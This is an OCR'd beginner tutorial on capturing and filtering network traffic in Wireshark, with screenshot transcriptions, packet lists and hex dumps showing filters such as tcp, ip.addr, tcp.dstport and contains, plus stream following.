Taking a Bigger Bite With Wireshark


Layer 3/4

By

Ambadi MP

Packet Capturing With WireShark

Click on the Wireshark icon after downloading and installing Wireshark and start Wireshark.



The Wireshark Network Analyzer
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

Capture

...using this filter: Enter a capture filter ...

VMware Network Adapter VMnet8
vEthernet (Default Switch)
VirtualBox Host-Only Network #3
VMware Network Adapter VMnet1
Local Area Connection* 7
vEthernet (New Virtual Switch)
Local Area Connection* 8
Ethernet
VirtualBox Host-Only Network #2
vEthernet (SwitchName)
Local Area Connection* 6
VirtualBox Host-Only Network
Adapter for loopback traffic capture
Ethernet 3
Ethernet 2
Local Area Connection

You are running Wireshark 3.2.1 (v3.2.1-0-gbf38a67724d0).


Ready to load or capture

This screen allows you to select the network interface you wish to capture the packets from. As you can see, Wireshark has detected all interfaces.

- Ethernet,
- Local Area Connection 2
- Bluetooth Network Connection
- Wi-Fi

Depending on the network interfaces of your system yours may appear differently.

Windows Analysis


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
422	35.231122	192.168.1.33	224.0.0.22	IGMPv3	70	Membership Report / Join
423	38.000575	192.168.1.36	1.1.1.1	DNS	77	Standard query 0x3433 A c
424	38.149007	192.168.1.36	192.168.1.33	AJP13	164	AJP13 Error? [TCP segment
425	38.153491	192.168.1.33	192.168.1.36	AJP13	164	AJP13 Error? [TCP segment
426	38.153549	192.168.1.36	192.168.1.33	TCP	54	18778 → 8009 [ACK] Seq=88
427	39.930164	192.168.1.36	52.157.234.37	TCP	1494	1862 → 443 [ACK] Seq=5228

```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{438B604D-08
> Ethernet II, Src: currento_0e:be:c8 (14:a7:2b:0e:be:c8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Data (46 bytes)
```

```
0000  ff ff ff ff ff ff 14 a7  2b 0e be c8 ff fa de ad   ········ +·······
0010  be ef 01 72 65 61 6c 74  65 6b 5f 6c 6f 6f 70 62   ···realt ek_loopb
0020  61 63 6b 5f 64 65 74 65  63 74 5f 70 61 63 6b 65   ack_dete ct_packe
0030  74 00 00 00 00 00 00 00  00 00 00 00               t······· ····
```

Ethernet: <live capture in progress>
Packets: 427 · Displayed: 427 (100.0%)
Profile: Default

Wireshark will start capturing and packaging packets in.pcap format from your network interface. This is the standard packet capture file format (you'll find it's used in products like Snort, aircrack-ng and many more across our industry).

You will see three different windows for review in Wireshark. The top window in the following screenshot is known as the Packet List Pane, labeled # 1. Color coded packets should be seen moving through that window in real time.

The middle window is called the Packet Details Panel, labeled as # 2. This pane gives us header details from a selected packet in Window # 1.


Finally, Packet Bytes Pane, Window # 3 provides you with information about payload in both left hexadecimal format and right ASCII format.

Create Filter

Overall, there will be much too much information to carry out a realistic study. Packs fly by hundreds or tens of thousands per minute. To make effective use of Wireshark, we need to filter the traffic to see only those packets we want. Wireshark has a simple filtering language to use effectively and effectively, which you should understand in a forensics investigation.

There are many different protocols to the packets which fly through our interface. Perhaps the first filter we want to add is a protocol filter. Know, TCP / IP is a suite of protocols and we would like to concentrate on only a few of them in our study.

Type "tcp" in the filter window. Note that it turns green showing that your syntax is correct (if your syntax is wrong, it remains pink). Now, to add the filter, press the arrow button at the far right of the filter window.



No.	Time	Source	Destination	Protocol	Length	Info
1884	157.291923	192.168.1.36	104.17.207.102	TCP	54	1876 → 443 [FIN, ACK] Sec
1885	157.384120	104.17.207.102	192.168.1.36	TCP	60	443 → 1876 [FIN, ACK] Sec
1886	157.384203	192.168.1.36	104.17.207.102	TCP	54	1876 → 443 [ACK] Seq=3285
1888	158.288106	192.168.1.36	192.168.1.33	TCP	164	18778 → 8009 [PSH, ACK] S
1889	158.291928	192.168.1.33	192.168.1.36	TCP	164	8009 → 18778 [PSH, ACK] S
1890	158.291999	192.168.1.36	192.168.1.33	TCP	54	18778 → 8009 [ACK] Seq=35

```
> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{438B604D-08
> Ethernet II, Src: Kiyon_96:9a:ee (00:17:6b:96:9a:ee), Dst: currento_0e:be:c8 (14:a7:2b:0e:be:c8)
> Internet Protocol Version 4, Src: 192.168.1.36, Dst: 74.208.236.69
> Transmission Control Protocol, Src Port: 1857, Dst Port: 443, Seq: 0, Len: 0
```

```
0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+···· k·····E·
0010  00 34 8c 3b 40 00 40 06  00 00 c0 a8 01 24 4a d0   ·4·;@·@· ·····$J·
0020  ec 45 07 41 01 bb 54 cb  d6 2f 00 00 00 00 80 02   ·E·A··T· ·/······
0030  fa f0 f9 08 00 00 02 04  05 b4 01 03 03 08 01 01   ········ ········
0040  04 02                                              ··
```

Transmission Control Protocol: Protocol | Packets: 1891 · Displayed: 1662 (87.9%) | Profile: Default

When you do that, Wireshark will filter out all traffic but the tcp traffic will. You can do just about the same for any protocol like "http," "smtp," "udp," "dns," etc. Try some and see what kind of traffic is going through your interface.


If we only want to see traffic from a particular IP address, we can create a filter that only displays traffic from or from that address. We can do this by logging into the filter window.

ip.addr==<IP address>

Notice double equal sign (==) in Wireshark filter syntax. A single = will not function in that syntax.

Want to see traffic coming in or going to the IP address 192.168.1.36, make a filter like this.

ip.addr == 192.168.1.36


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 192.168.1.36
```

```
No.     Time        Source          Destination     Protocol  Length Info
      3 2.422990    192.168.1.36    74.208.236.69   TCP           66 1857 → 443 [SYN] Seq=0 Wi
      5 2.684063    192.168.1.36    74.208.236.69   TCP           54 1857 → 443 [ACK] Seq=1 Ac
      6 2.684826    192.168.1.36    74.208.236.69   TLSv1.2      506 Client Hello
      9 2.956471    192.168.1.36    74.208.236.69   TCP           54 1857 → 443 [ACK] Seq=453
     12 2.956587    192.168.1.36    74.208.236.69   TCP           54 1857 → 443 [ACK] Seq=453
     13 2.958018    192.168.1.36    74.208.236.69   TLSv1.2      129 Client Key Exchange
```


```
> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{438B604D-0
> Ethernet II, Src: Kiyon_96:9a:ee (00:17:6b:96:9a:ee), Dst: currento_0e:be:c8 (14:a7:2b:0e:be:c8)
> Internet Protocol Version 4, Src: 192.168.1.36, Dst: 74.208.236.69
> Transmission Control Protocol, Src Port: 1857, Dst Port: 443, Seq: 0, Len: 0
```

```
0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+·····  k·····E·
0010  00 34 8c 3b 40 00 40 06  00 00 c0 a8 01 24 4a d0   ·4·;@·@·  ·····$J·
0020  ec 45 07 41 01 bb 54 cb  d6 2f 00 00 00 00 80 02   ·E·A··T·  ·/······
0030  fa f0 f9 08 00 00 02 04  05 b4 01 03 03 08 01 01   ········  ········
0040  04 02                                              ··
```

```
wireshark_Ethernet_20200612101725_a91916.pcapng    Packets: 2289 · Displayed: 2139 (93.4%)    Profile: Default
```

We can filter traffic also through port. I can create the filter below if I only want to see TCP traffic destined for port 80;

tcp.dstport==80


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.dstport==80
```

```
No.     Time        Source          Destination     Protocol  Length Info
    455 40.340501   192.168.1.36    203.205.219.54  HTTP         777 POST / HTTP/1.1  (application/x-www-form-url
   1668 113.586449  192.168.1.36    104.18.21.226   HTTP         265 GET /root-r2.crl HTTP/1.1
   2403 271.209943  192.168.1.36    202.88.226.9    HTTP         341 GET /msdownload/update/v3/static/trustedr/er
     40 3.599224    192.168.1.36    54.169.8.13     TCP           54 [TCP ACKed unseen segment] 18686 → 80 [ACK]
    447 40.249130   192.168.1.36    203.205.219.54  TCP           66 1867 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=14
    448 40.252543   192.168.1.36    203.205.219.54  TCP           66 1868 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=14
```


```
> Frame 40: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{438B604D-08DB-4283-970D-CAFA
> Ethernet II, Src: Kiyon_96:9a:ee (00:17:6b:96:9a:ee), Dst: currento_0e:be:c8 (14:a7:2b:0e:be:c8)
> Internet Protocol Version 4, Src: 192.168.1.36, Dst: 54.169.8.13
> Transmission Control Protocol, Src Port: 18686, Dst Port: 80, Seq: 1, Ack: 2, Len: 0
```

```
0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+·····  k·····E·
0010  00 28 07 88 40 00 40 06  00 00 c0 a8 01 24 36 a9   ·(··@·@·  ·····$6·
0020  08 0d 48 fe 00 50 f0 8e  5f 85 da d5 0a 9c 50 10   ··H··P··  _·····P·
0030  01 fb 00 9d 00 00                                  ······
```

```
wireshark_Ethernet_20200612101725_a91916.pcapng    Packets: 2553 · Displayed: 35 (1.4%)    Profile: Default
```

When creating filters, we will most often use = = as the operator in our filter (see others below). This works fine if we are looking for one of the many fields of protocol. If we are looking for payload strings, we must use the "contains" operator. So, if I were looking for packets with the Facebook word in them, I could create filters like this below.

tcp contains youtube


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp contains youtube

```
No.   Time        Source        Destination      Protocol Length Info
 4795 345.825542  192.168.1.36  172.217.166.110  TLSv1.3   752 Client Hello
 5068 348.157943  192.168.1.36  172.217.166.110  TLSv1.3   752 Client Hello
 5141 356.267670  192.168.1.36  172.217.166.110  TLSv1.3   752 Client Hello
 5145 357.082936  192.168.1.36  172.217.166.110  TCP       752 [TCP Retransmission] 2017 → 443 [PSH, ACK] S
 5479 386.283719  192.168.1.36  172.217.166.110  TLSv1.3   752 Client Hello
 5522 388.211560  192.168.1.36  172.217.166.110  TLSv1.3   752 Client Hello
```

```
            Server Name: www.youtube.com
      ˅ Extension: status_request (len=5)
          Type: status_request (5)
          Length: 5
          Certificate Status Type: OCSP (1)
          Responder ID list Length: 0
          Request Extensions Length: 0
      ˅ Extension: supported groups (len=22)
```


```
00d0  c0 05 c0 0f c0 04 c0 0e  00 9d 00 9c 00 3d 00 3c   ········ ·····=·<
00e0  00 35 00 2f c0 08 c0 12  00 16 00 13 c0 03 c0 0d   ·5·/···· ········
00f0  00 0a 00 ff 01 00 00 ed  00 00 00 14 00 12 00 00   ········ ········
0100  0f 77 77 77 2e 79 6f 75  74 75 62 65 2e 63 6f 6d   ·www.you tube.com
0110  00 05 00 05 01 00 00 00  00 00 0a 00 16 00 14 00   ········ ········
0120  1d 00 17 00 18 00 19 00  1e 01 00 01 01 01 02 01   ········ ········
0130  03 01 04 00 0b 00 02 01  00 00 0d 00 2a 00 28 04   ········ ····*·(·
0140  03 05 03 06 03 08 04 08  05 08 06 08 09 08 0a 08   ········ ········
0150  0b 04 01 05 01 06 01 04  02 03 03 03 01 03 02 02   ········ ········
```

Server Name (tls.handshake.extensions_server_name), 15 bytes | Packets: 5713 · Displayed: 8 (0.1%) | Profile: Default

As you can see above, with the word Facebook it has found just two packets in the payload and we can see the word Facebook in the # 3 pane of the ASCII window.

Finally, we can find filter expressions on

View → Internals → Supported Protocols



Name	Filter	Type	Description
ADDGRPC	dsrc.addgrpc		DSRC Addition Grp C (EU)
˅ ADP	adp		Aruba Discovery Protocol
MAC address	adp.mac	Ethernet or other MAC ad...	
Switch IP	adp.switch	IPv4 address	Switch IP address
Transaction ID	adp.id	Unsigned integer, 2 bytes	ADP transaction ID
Type	adp.type	Unsigned integer, 2 bytes	ADP type
Version	adp.version	Unsigned integer, 2 bytes	ADP version
˅ ADwin	adwin		ADwin communication protocol
3+1 Instruction	adwin.i3plus1	Unsigned integer, 4 bytes	
Blocksize	adwin.blocksize	Unsigned integer, 4 bytes	Maximum number of unacknowledged packets
Complete packets	adwin.complete_pac...	Unsigned integer, 4 bytes	Highest sequential package number
Count	adwin.count	Unsigned integer, 4 bytes	Number of longs
DLL Version	adwin.dll_version	Character string	
Data	adwin.data	Label	
Data No. (16bit)	adwin.data_no16	Unsigned integer, 2 bytes	
Data No. (32bit)	adwin.data_no32	Unsigned integer, 4 bytes	
Data element float	adwin.data_float	Floating point (single-prec...	
Data element hex	adwin.data_hex	Unsigned integer, 4 bytes	
Data element int	adwin.data_int	Signed integer, 4 bytes	
Data packet index	adwin.data_packet_in...	Unsigned integer, 4 bytes	
Data type	adwin.data_type	Unsigned integer, 4 bytes	
End packet	adwin.packet_end	Unsigned integer, 4 bytes	GDSH: End Packet
FiFo No. (16bit)	adwin.fifo_no	Unsigned integer, 4 bytes	
File size	adwin.binfilesize	Unsigned integer, 4 bytes	Size of binary file
GDSH status	adwin.gdsh_status	Unsigned integer, 4 bytes	

Search:

2,570 protocols, 187,320 fields.

it will open the window for Wireshark Filter Expressions as below.

This window lists all filters. These are hundreds of protocols, and they include fields. You can extend a protocol and select all its fields of interest.

Operator Description


==	Equal to
!=	Not equal to
>	Greater than
<	Less than
>=	Greater than or equal to
<=	Less than or Equal to
contains	Protocol or Field contains a value
matches	Protocol or text field matches a regular expression

Try building filters using some of these other operators and fields to get a feel for what Wireshark can do for you.

Following a Stream

You will want to follow a communication stream instead of examining all the packets of a particular protocol, or in some cases traveling to a particular port or IP. Wireshark lets you do that just with little effort. This can be helpful if you try to follow a conversation between, for example, a rogue, disgruntled employee who is trying to damage your network


Simply select a packet by clicking on it and right-clicking to follow a stream.



```
No.   Time        Source          Destination     Protocol Length Info
 8067 -19.820185  192.168.1.36    74.125.130.188  TCP      66 17210 → 5228 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 8077 -19.767250  74.125.130.188  192.168.1.36    TCP      66 5228 → 17210 [SYN, ACK] Seq=0 Ack=1 Win=62920 Len=0 MSS=1430 SACK_PERM=1 WS=256
